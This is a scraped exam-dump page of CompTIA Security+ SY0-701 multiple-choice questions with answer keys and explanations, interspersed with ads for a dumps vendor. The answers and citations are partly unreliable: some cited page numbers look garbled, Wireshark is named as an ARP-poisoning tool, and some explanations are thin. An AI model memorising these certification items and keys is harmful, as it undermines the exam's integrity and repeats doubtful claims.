Security+ (Plus) Certification | CompTIA IT Certifications, under "About the exam", bullet point 3: "Operate with an awareness of applicable regulations and policies, including principles of governance, risk, and compliance." CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1, page 14: "Service Level Agreements (SLAs) are contracts between a service provider and a customer that specify the level of service expected from the service provider."

NEW QUESTION: 90

A company's web filter is configured to scan the URL for strings and deny access when matches are found.

Which of the following search strings should an analyst employ to prohibit access to non-encrypted websites?

- A. encryption=off\
- B. http://
- C. www.*.com
- D. :443

Answer: B ([LEAVE A REPLY](#))

A web filter is a device or software that can monitor, block, or allow web traffic based on predefined rules or policies. One of the common methods of web filtering is to scan the URL for strings and deny access when matches are found. For example, a web filter can block access to websites that contain the words "gambling",

"porn", or "malware" in their URLs. A URL is a uniform resource locator that identifies the location and protocol of a web resource. A URL typically consists of the following components: protocol://domain:port

/path?query#fragment. The protocol specifies the communication method used to access the web resource, such as HTTP, HTTPS, FTP, or SMTP.

The domain is the name of the web server that hosts the web resource, such as www.google.com or www.bing.com. The port is an optional number that identifies the specific service or application running on the web server, such as 80 for HTTP or 443 for HTTPS. The path is the specific folder or file name of the web resource, such as /index.html or /images/logo.png. The query is an optional string that contains additional information or parameters for the web resource, such as ?q=security or

?lang=en. The fragment is an optional string that identifies a specific part or section of the web resource, such as #introduction or #summary.

To

prohibit access to non-encrypted websites, an analyst should employ a search string that matches the protocol of non-encrypted web traffic, which is HTTP. HTTP stands for hypertext transfer protocol, and it is a standard protocol for transferring data between web servers and web browsers.

However, HTTP does not provide any encryption or security for the data, which means that anyone who intercepts the web traffic can read or modify the data. Therefore, non-encrypted websites are vulnerable to eavesdropping, tampering, or spoofing attacks. To access a non-encrypted website, the URL usually starts with http://, followed by the domain name and optionally the port number. For example, http://www.example.com or http://www.example.com:80. By scanning the URL for the string http://, the web filter can identify and block non-encrypted websites.

The other options are not correct because they do not match the protocol of non-encrypted web traffic.

Encryption=off is a possible query string that indicates the encryption status of the web resource, but it is not a standard or mandatory parameter.

Https:// is the protocol of encrypted web traffic, which uses hypertext transfer protocol secure (HTTPS) to provide encryption and security for the data.

Www.*.com is a possible domain name that matches any website that starts with www and ends with .com, but it does not specify the protocol. :443 is the port number of HTTPS, which is the protocol of encrypted web traffic. References = CompTIA Security+ Study Guide (SY0-701), Chapter 2:

Securing Networks, page

69. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 2.1: Network Devices and Technologies, video: Web Filter (5:16).

NEW QUESTION: 91

A company wants to ensure employees are allowed to copy files from a virtual desktop during the workday but are restricted during non-working hours. Which of the following security measures should the company set up?

- A. Digital rights management
- B. Role-based access control
- C. Network access control
- D. Time-based access control

Answer: ([SHOW ANSWER](#))

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 92

While a school district is performing state testing, a security analyst notices all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host. Which of the following is most likely responsible for this malicious activity?

- A. Unskilled attacker
- B. Shadow IT
- C. Credential stuffing
- D. DMARC failure

Answer: (SHOW ANSWER)

ARP poisoning(also known as ARP spoofing) is a basicman-in-the-middle (MITM)attack that involves sending fake ARP responses to redirect traffic. This technique isnot sophisticatedand can be easily executed using freely available tools like Cain & Abel, Ettercap, or Wireshark.

Such attacks are often attempted byunskilled attackers (script kiddies)testing their abilities, especially in environments like schools. The term"unskilled attacker"fits best here, as credential stuffing and DMARC are unrelated to ARP poisoning.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Attack techniques: MITM, ARP poisoning; attacker types: Unskilled/script kiddie."

NEW QUESTION: 93

A security administrator wants to determine if the company ' s social engineering training is effective. Which of the following should the administrator do to complete this task?

- A. Set up a honeypot.
- B. Send out a survey.
- C. Set up a focus group.
- D. Conduct a phishing campaign.

Answer: D (LEAVE A REPLY)

The best answer is D. Conduct a phishing campaign.

To measure whether social engineering awareness training is effective, the best method is to run a simulated phishing campaign. This allows the organization to test employee behavior in a realistic but controlled way.

The administrator can track who clicks suspicious links, opens attachments, submits credentials, or reports the email appropriately.

This is a practical and measurable way to evaluate training outcomes because it provides real performance data rather than opinions or assumptions.

Why the other options are incorrect:

- A). Set up a honeypot.A honeypot is used to attract attackers or detect malicious activity, not to test employee awareness of social engineering.
- B). Send out a survey.A survey may show how confident employees feel, but it does not objectively measure whether they can identify and resist real phishing attempts.
- C). Set up a focus group.A focus group can gather feedback, but it is not the best method for testing actual security behavior.

From the SY0-701 perspective, user awareness training effectiveness is best measured through simulated phishing exercises and similar practical assessments.

NEW QUESTION: 94

A company's Chief Information Security Officer (CISO) wants to enhance the capabilities of the incident response team. The CISO directs the incident response team to deploy a tool that rapidly analyzes host and network data from potentially compromised systems and forwards the data for further review. Which of the following tools should the incident response team deploy?

- A. NAC
- B. IPS
- C. SIEM
- D. EDR

Answer: D (LEAVE A REPLY)

An Endpoint Detection and Response (EDR) solution is designed to monitor, detect, and respond to security incidents on endpoints (such as workstations and servers). It collects and analyzes data, detecting suspicious activity and forwarding relevant information for further investigation.

Network Access Control (NAC) (A) enforces network access policies but does not analyze security threats on hosts.

Intrusion Prevention Systems (IPS) (B) detect and block network threats but do not provide deep endpoint analytics.

Security Information and Event Management (SIEM) (C) aggregates logs and provides security analytics but lacks direct endpoint detection and response capabilities.

EDR is the best choice for analyzing and responding to endpoint security incidents.

NEW QUESTION: 95

Which of the following can assist in recovering data if the decryption key is lost?

- A. CSR
- B. Salting
- C. Root of trust
- D. Escrow

Answer: D (LEAVE A REPLY)

Comprehensive and Detailed Explanation From Exact Extract:

Key escrow is the process of storing encryption keys (or copies of them) with a trusted third party so data can be recovered if the primary decryption key is lost. In Security+ SY0-701, escrow is emphasized as a required safeguard for organizations that rely heavily on encryption, especially for regulated data or systems requiring guaranteed recoverability.

A CSR (A) is a Certificate Signing Request and does not store keys. Salting (B) is used with hashing to prevent password attacks and does not assist in data recovery. A root of trust (C) ensures secure hardware initialization but does not store backup decryption keys.

Key escrow directly addresses scenarios where encryption keys are misplaced, corrupted, deleted, or lost due to employee departure or system failure. Without escrow, encrypted data could become permanently inaccessible.

Thus, the correct answer is Escrow, the only mechanism specifically designed to allow recovery when decryption keys are unavailable.

NEW QUESTION: 96

During the onboarding process, an employee needs to create a password for an intranet account. The password must include ten characters, numbers, and letters, and two special characters. Once the password is created, the company will grant the employee access to other company-owned websites based on the intranet profile.

Which of the following access management concepts is the company most likely using to safeguard intranet accounts and grant access to multiple sites based on a user's intranet account? (Select two).

- A. Federation
- B. Identity proofing
- C. Password complexity
- D. Default password changes
- E. Password manager
- F. Open authentication

Answer: A,C ([LEAVE A REPLY](#))

Federation is an access management concept that allows users to authenticate once and access multiple resources or services across different domains or organizations. Federation relies on a trusted third party that stores the user's credentials and provides them to the requested resources or services without exposing them.

Password complexity is a security measure that requires users to create passwords that meet certain criteria, such as length, character types, and uniqueness. Password complexity can help prevent brute-force attacks, password guessing, and credential stuffing by making passwords harder to crack or guess. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 and 312-

313 1

NEW QUESTION: 97

A security team identifies a vulnerability in an application that the developers will not be able to patch for six months. Which of the following should the security team use to document this vulnerability?

- A. Risk register
- B. Patching schedule
- C. Vulnerability matrix
- D. Change management procedure

Answer: A ([LEAVE A REPLY](#))

The vulnerability should be documented in the risk register because it represents an identified risk that cannot be immediately remediated. A risk register tracks risk details such as description, owner, likelihood, impact, severity, mitigation strategy, acceptance status, review dates, and residual risk.

Since the developers cannot patch the issue for six months, the organization needs formal visibility and accountability until remediation is possible. A patching schedule may track when updates are planned, but it does not fully document risk ownership and business impact. A vulnerability matrix may help prioritize technical findings, but it is not the central governance record. Change management procedures control changes, not long-term risk tracking.

NEW QUESTION: 98

Which of the following would help ensure a security analyst is able to accurately measure the overall risk to an organization when a new vulnerability is disclosed?

- A. A full inventory of all hardware and software
- B. Documentation of system classifications
- C. A list of system owners and their departments
- D. Third-party risk assessment documentation

Answer: ([SHOW ANSWER](#))

A full inventory of all hardware and software is essential for measuring the overall risk to an organization when a new vulnerability is disclosed, because it allows the security analyst to identify which systems are affected by the vulnerability and prioritize the remediation efforts. Without a full inventory, the security analyst may miss some vulnerable systems or waste time and resources on irrelevant ones. Documentation of system classifications, a list of system owners and their departments, and third-party risk assessment documentation are all useful for risk management, but they are not sufficient to measure the impact of a new vulnerability. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1221; Risk Assessment and Analysis Methods: Qualitative and Quantitative³

NEW QUESTION: 99

A security analyst receives an alert that there was an attempt to download known malware. Which of the following actions would allow the best chance to analyze the malware?

- A. Review the IPS logs and determine which command-and-control IPs were blocked.
- B. Analyze application logs to see how the malware attempted to maintain persistence.
- C. Run vulnerability scans to check for systems and applications that are vulnerable to the malware.
- D. Obtain and execute the malware in a sandbox environment and perform packet captures.

Answer: D ([LEAVE A REPLY](#))

To analyze malware behavior in detail, the best approach is to execute the malware in a sandbox (D) and capture its network activity. This provides real-time analysis of how the malware behaves, spreads, and communicates.

This method is highlighted in Domain 2.1 under "Analyzing indicators of compromise" and using sandboxing and packet capture to study malware.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Indicators of malicious activity: Perform packet captures; sandboxing for malware analysis."

NEW QUESTION: 100

Which of the following explains why an attacker cannot easily decrypt passwords using a rainbow table attack?

- A. Digital signatures
- B. Salting
- C. Hashing
- D. Perfect forward secrecy

Answer: (SHOW ANSWER)

Salting is a technique used to enhance the security of hashed passwords by adding a unique, random value (salt) to each password before hashing it. This prevents attackers from easily decrypting passwords using rainbow tables, which are precomputed tables for reversing cryptographic hash functions. Since each password has a unique salt, the same password will produce different hash values, making rainbow table attacks ineffective.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptography and Hashing Techniques.

NEW QUESTION: 101

Which of the following must be considered when designing a high-availability network? (Select two).

- A. Ease of recovery
- B. Ability to patch
- C. Physical isolation
- D. Responsiveness

E. Attack surface

F. Extensible authentication

Answer: A,E (LEAVE A REPLY)

A high-availability network is a network that is designed to minimize downtime and ensure continuous operation of critical services and applications.

To achieve this goal, a high-availability network must consider two important factors: ease of recovery and attack surface.

Ease of recovery refers to the ability of a network to quickly restore normal functionality after a failure, disruption, or disaster. A high-availability network should have mechanisms such as redundancy, failover, backup, and restore to ensure that any single point of failure does not cause a complete network outage. A high-availability network should also have procedures and policies for incident response, disaster recovery, and business continuity to minimize the impact of any network issue on the organization's operations and reputation.

Attack surface refers to the exposure of a network to potential threats and vulnerabilities. A high-availability network should have measures such as encryption, authentication, authorization, firewall, intrusion detection and prevention, and patch management to protect the network from unauthorized access, data breaches, malware, denial-of-service attacks, and other cyberattacks. A high-availability network should also have processes and tools for risk assessment, threat intelligence, vulnerability scanning, and penetration testing to identify and mitigate any weaknesses or gaps in the network security.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4: Architecture and Design, pages 164-1651. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 4:

Architecture and Design, pages 164-1652.

NEW QUESTION: 102

Which of the following is a company addressing when it rolls out MDM on all COPE devices?

A. Malware outbreaks

B. Phishing attacks

C. Unsupported applications

D. Data masking

Answer: C (LEAVE A REPLY)

Rolling out mobile device management on COPE devices primarily addresses unsupported applications.

COPE means corporate-owned, personally enabled, so the organization owns the device but allows some personal use. MDM allows administrators to enforce application control, push approved applications, block unauthorized apps, manage configurations, enforce encryption, require screen locks, and remotely wipe corporate data. Malware outbreaks and phishing attacks may be indirectly reduced through policy enforcement, but MDM is not primarily an anti-malware or anti-phishing tool. Data masking is a data protection technique that hides sensitive values and is unrelated to managing mobile device software. In Security+ terms, MDM is used to manage mobile endpoints and enforce corporate policy, including preventing unsupported or unapproved applications.

NEW QUESTION: 103

A security analyst needs to propose a remediation plan for each item in a risk register. The item with the highest priority requires employees to have separate logins for SaaS solutions and different password complexity requirements for each solution. Which of the following implementation plans will most likely resolve this security issue?

A. Creating a unified password complexity standard

B. Integrating each SaaS solution with the Identity provider

C. Securing access to each SaaS by using a single wildcard certificate

D. Configuring geofencing on each SaaS solution

Answer: ([SHOW ANSWER](#))

Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

NEW QUESTION: 104

An attorney prints confidential documents to a copier in an office space near multiple workstations and a reception desk. When the attorney goes to the copier to retrieve the documents, the documents are missing.

Which of the following would best prevent this from reoccurring?

A. Place the copier in the legal department.

B. Configure DLP on the attorney's workstation.

C. Set up LDAP authentication on the printer.

D. Conduct a physical penetration test.

Answer: ([SHOW ANSWER](#))

LDAP authentication on the printer (C) would require users to authenticate before printing, enabling secure print release. This ensures that documents are not printed until the authorized user is physically present, which directly addresses the issue of missing confidential documents.

As per CompTIA Security+ SY0-701, Domain 3.1 (Access management), integrating authentication mechanisms like LDAP improves physical and document security in shared environments.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.1 - "Access management: Authentication mechanisms (e.g., LDAP)."

NEW QUESTION: 105

Which of the following activities is the first stage in the incident response process?

A. Declaration

B. Vacation

C. Containment

D. Detection

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 106

An organization is building a new backup data center with cost-benefit as the primary requirement and RTO and RPO values around two days. Which of the following types of sites is the best for this scenario?

A. Real-time recovery

B. Hot

C. Cold

D. Warm

Answer: ([SHOW ANSWER](#))

A cold site is a type of backup data center that has the necessary infrastructure to support IT operations, but does not have any pre-configured hardware or software. A cold site is the cheapest option among the backup data center types, but it also has the longest recovery time objective.

(RTO) and recovery point objective (RPO) values. A cold site is suitable for scenarios where the cost-benefit is the primary requirement and the RTO and RPO values are not very stringent. A cold site can take up to two days or more to restore the normal operations after a disaster. References = CompTIA Security+ SY0-701 Certification Study Guide, page 387; Backup Types - SY0-601 CompTIA Security+ : 2.5, video at 4:50.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 107

Which of the following can be used to identify potential attacker activities without affecting production servers?

- A. Honey pot
- B. Video surveillance
- C. Zero Trust
- D. Geofencing

Answer: (SHOW ANSWER)

A honey pot is a system or a network that is designed to mimic a real production server and attract potential attackers. A honey pot can be used to identify the attacker's methods, techniques, and objectives without affecting the actual production servers. A honey pot can also divert the attacker's attention from the real targets and waste their time and resources¹².

The other options are not effective ways to identify potential attacker activities without affecting production servers:

- * Video surveillance: This is a physical security technique that uses cameras and monitors to record and observe the activities in a certain area. Video surveillance can help to deter, detect, and investigate physical intrusions, but it does not directly identify the attacker's activities on the network or the servers³.
- * Zero Trust: This is a security strategy that assumes that no user, device, or network is trustworthy by default and requires strict verification and validation for every request and transaction. Zero Trust can help to improve the security posture and reduce the attack surface of an organization, but it does not directly identify the attacker's activities on the network or the servers⁴.
- * Geofencing: This is a security technique that uses geographic location as a criterion to restrict or allow access to data or resources. Geofencing can help to protect the data sovereignty and compliance of an organization, but it does not directly identify the attacker's activities on the network or the servers⁵.

References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 542: Honeypots and Deception - SY0-601 CompTIA Security+ : 2.1, video by Professor Messer³: CompTIA Security+ SY0-701 Certification Study Guide, page 974: CompTIA Security+ SY0-701 Certification Study Guide, page 985:
CompTIA Security+ SY0-701 Certification Study Guide, page 99.

NEW QUESTION: 108

Which of the following best describes the main difference between an MOU and an SOW?

- A. An MOU is usually not legally binding, while an SOW is usually legally binding about outcomes.
- B. An MOU identifies engagement details, while an SOW specifies who will engage.

C. An MOU requires signatures from both parties, while an SOW only requires a signature from the service provider.

D. An MOU is typically very detailed about tasks, while an SOW is typically high-level.

Answer: A ([LEAVE A REPLY](#))

The correct answer is A because the primary distinction between a Memorandum of Understanding (MOU) and a Statement of Work (SOW) lies in their legal enforceability and purpose. In the Security+ SY0-701 governance and third-party risk management context, an MOU is generally a formal but nonbinding agreement that outlines mutual expectations, responsibilities, and cooperation between parties. It establishes intent and alignment but typically does not impose enforceable obligations or penalties if terms are not met.

An SOW, on the other hand, is legally binding and serves as a contractual document that defines specific deliverables, timelines, performance metrics, and acceptance criteria. The SY0-701 study guide emphasizes that SOWs are critical in vendor and service provider relationships because they clearly define what work will be performed, how success is measured, and what happens if requirements are not met. This makes the SOW enforceable in legal and regulatory contexts, especially when dealing with sensitive systems or data.

Option B is incorrect because both MOUs and SOWs can identify engagement participants, but this is not their defining difference. Option C is incorrect because both documents typically require agreement from all involved parties, and signature requirements vary by organization and jurisdiction. Option D is incorrect because it reverses the actual level of detail: MOUs are high-level and conceptual, while SOWs are detailed and task-specific.

In security programs, MOUs are often used for cooperative arrangements, such as information sharing between organizations or government entities. SOWs are used when accountability, compliance, and measurable outcomes are required. Understanding this distinction is essential for managing third-party risk, enforcing security requirements, and maintaining compliance with Security+ SY0-701 governance objectives.

NEW QUESTION: 109

Which of the following threat actors would most likely deface the website of a high-profile music group?

A. Unskilled attacker

B. Organized crime

C. Nation-state

D. Insider threat

Answer: ([SHOW ANSWER](#)**)**

Detailed Explanation: An unskilled attacker, often referred to as a script kiddie, is likely to engage in website defacement. This type of attack typically requires minimal expertise and is often conducted for notoriety.

Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Threat Actors and Motivations".

NEW QUESTION: 110

A new security regulation was announced that will take effect in the coming year. A company must comply with it to remain in business. Which of the following activities should the company perform next?

A. Policy review

B. Security procedure evaluation

C. Threat scope reduction

D. Gap analysis

Answer: ([SHOW ANSWER](#)**)**

NEW QUESTION: 111

An employee clicks a malicious link in an email that appears to be from the company's Chief Executive Officer. The employee's computer is infected with ransomware that encrypts the company's files. Which of the following is the most effective way for the company to prevent similar incidents in the future?

- A. Database encryption
- B. Security awareness training
- C. Segmentation
- D. Reporting suspicious emails

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 112

A company expects its provider to ensure servers and networks maintain 97% uptime. Which of the following would most likely list this expectation?

- A. BPA
- B. MOU
- C. NDA
- D. SLA

Answer: ([SHOW ANSWER](#)**)**

An SLA (Service-Level Agreement) defines the expected performance, availability, uptime, response times, and responsibilities between a provider and a client. The requirement in the scenario-"97% uptime"-is a classic example of an SLA metric. Security+ SY0-701 emphasizes that SLAs outline measurable service expectations so the client can assess compliance and performance.

A BPA (A) outlines business partnership terms, not performance uptime. An MOU (B) documents mutual understanding but is not legally binding and does not include uptime metrics. An NDA (C) protects confidentiality, not availability or service guarantees.

Thus, the correct answer is D: SLA.

NEW QUESTION: 113

A

recent black-box penetration test of `http://example.com` discovered that external website vulnerabilities exist, such as directory traversals, cross-site scripting, cross-site forgery, and insecure protocols.

You are tasked with reducing the attack space and enabling secure protocols.


INSTRUCTIONS

Part 1

Use the drop-down menus to select the appropriate technologies for each location to implement a secure and resilient web architecture. Not all technologies will be used, and technologies may be used multiple times.

Part 2

Use the drop-down menus to select the appropriate command snippets from the drop-down menus. Each command section must be filled.



```
openssl req -new -newkey Select command \
-key /certificate/csr.key -out Select command
Generating RSA private key, Select command
.....+++
-----+++
e is 65537 (0x10001)
```

Part 1 Part 2

CompTIA

```
openssl req -new -newkey Select command
1024 bit long modulus
/certificate/example.com.crt
/certificate/example.com.p7b
rsa:2048
rsa:1024
/certificate/example.com.pem
2048 bit long modulus
/certificate/example.com.csr

-key /certificate/csr.key -out Select command
1024 bit long modulus
/certificate/example.com.crt
/certificate/example.com.p7b
rsa:2048
rsa:1024
/certificate/example.com.pem
2048 bit long modulus
/certificate/example.com.csr


Generating RSA private key, Select command
1024 bit long modulus
/certificate/example.com.crt
/certificate/example.com.p7b
rsa:2048
rsa:1024
/certificate/example.com.pem
2048 bit long modulus
/certificate/example.com.csr

.....!!!
-----++
e is 65537 (0x10001)
```

Answer:

See the solution in explanation below.

Explanation:



You want to place these technologies to reduce attack surface and enable secure protocols for the web architecture.

Suggested placements (following typical best practices for web architectures):

First node after Internet (Inbound Traffic Point):

Firewall Controls and filters incoming traffic from the internet to block unwanted access.

Next node (Internal Traffic Control):

Router Routes packets inside the network and can apply some filtering.

Next layer (Between router and web infrastructure):

WAF (Web Application Firewall) Protects web servers from attacks like XSS, SQL injection, CSRF, directory traversal by inspecting HTTP/HTTPS traffic.

Web Servers:

Web server Hosts the application.

PKI Certificate:

Applied on the web server or WAF to enable HTTPS and secure protocols (TLS).

Part 2:

Command position

Selected Option

-new -newkey

rsa:2048

-key

/certificate/csr.key

-out

/certificate/example.com.csr

NEW QUESTION: 114

Various stakeholders are meeting to discuss their hypothetical roles and responsibilities in a specific situation, such as a security incident or major disaster. Which of the following best describes this meeting?

A. Penetration test

- B. Continuity of operations planning
- C. Tabletop exercise
- D. Simulation

Answer: ([SHOW ANSWER](#))

A tabletop exercise is a discussion-based exercise where stakeholders gather to walk through the roles and responsibilities they would have during a specific situation, such as a security incident or disaster. This type of exercise is designed to identify gaps in planning and improve coordination among team members without the need for physical execution.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and disaster recovery planning.

NEW QUESTION: 115

A security analyst sees an increase of vulnerabilities on workstations after a deployment of a company group policy. Which of the following vulnerability types will the analyst most likely find on the workstations?

- A. Misconfiguration
- B. Zero-day
- C. Malicious update
- D. Supply chain

Answer: ([SHOW ANSWER](#))

Group policies can inadvertently introduce misconfigurations, such as enabling insecure settings or failing to disable legacy protocols, increasing vulnerabilities.

Zero-day (B) are previously unknown vulnerabilities, malicious updates (C) are attacker-controlled, and supply chain (D) risks come from third-party components.

Misconfiguration vulnerabilities are commonly introduced during changes and are emphasized in Security Operations#6:Chapter 14 CompTIA Security + Study Guide#.

NEW QUESTION: 116

Which of the following outlines the configuration, maintenance, and security roles between a cloud service provider and the customer?

- A. Service-level agreement
- B. Responsibility matrix
- C. Memorandum of understanding
- D. Non-disclosure agreement

Answer: ([SHOW ANSWER](#))

Comprehensive and Detailed Explanation From Exact Extract:

A responsibility matrix, often referred to in cloud computing as the Shared Responsibility Model, defines the exact roles, duties, and expectations between a cloud service provider (CSP) and the customer. This includes who is responsible for configuration, maintenance, patching, logging, updates, identity management, network security, and data protection.

According to the SY0-701 exam objectives, cloud models such as SaaS, PaaS, and IaaS all divide responsibilities differently. The responsibility matrix clarifies these boundaries so that neither party assumes the other is handling a critical security task. Misunderstandings in these areas can create dangerous security gaps, such as unpatched virtual machines, misconfigured storage buckets, or weak access controls.

A Service-Level Agreement (A) focuses on uptime, performance, and service expectations-not shared security roles. A Memorandum of Understanding (C) describes high-level cooperation between organizations, while an NDA (D) protects confidential information.

The responsibility matrix is emphasized under Security Program Management, specifically in managing third- party relationships and cloud provider governance, ensuring both parties understand their obligations and reducing the risk of misconfigurations or operational vulnerabilities.

NEW QUESTION: 117

A client demands at least 99.99% uptime from a service provider's hosted security services. Which of the following documents includes the information the service provider should return to the client?

- A. MOA
- B. SOW
- C. MOU
- D. SLA

Answer: D (LEAVE A REPLY)

A service level agreement (SLA) is a document that defines the level of service expected by a customer from a service provider, indicating the metrics by which that service is measured, and the remedies or penalties, if any, should the agreed-upon levels not be achieved. An SLA can specify the minimum uptime or availability of a service, such as 99.99%, and the consequences for failing to meet that standard. A memorandum of agreement (MOA), a statement of work (SOW), and a memorandum of understanding (MOU) are other types of documents that can be used to establish a relationship between parties, but they do not typically include the details of service levels and performance metrics that an SLA does. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 16-17

NEW QUESTION: 118

An unexpected and out-of-character email message from a Chief Executive Officer's corporate account asked an employee to provide financial information and to change the recipient's contact number. Which of the following attack vectors is most likely being used?

- A. Business email compromise
- B. Phishing
- C. Brand impersonation
- D. Pretexting

Answer: (SHOW ANSWER)

Business Email Compromise (BEC) is a targeted phishing attack in which attackers impersonate executives or high-ranking officials (such as a CEO) to manipulate employees into transferring money or providing sensitive data. Since the request is coming from the CEO's corporate email (possibly spoofed or compromised), this is a classic example of BEC.

Phishing (B) is a broader term but typically involves mass fraudulent emails rather than targeted executive impersonation.

Brand impersonation (C) involves faking a company's identity (e.g., fake PayPal emails).

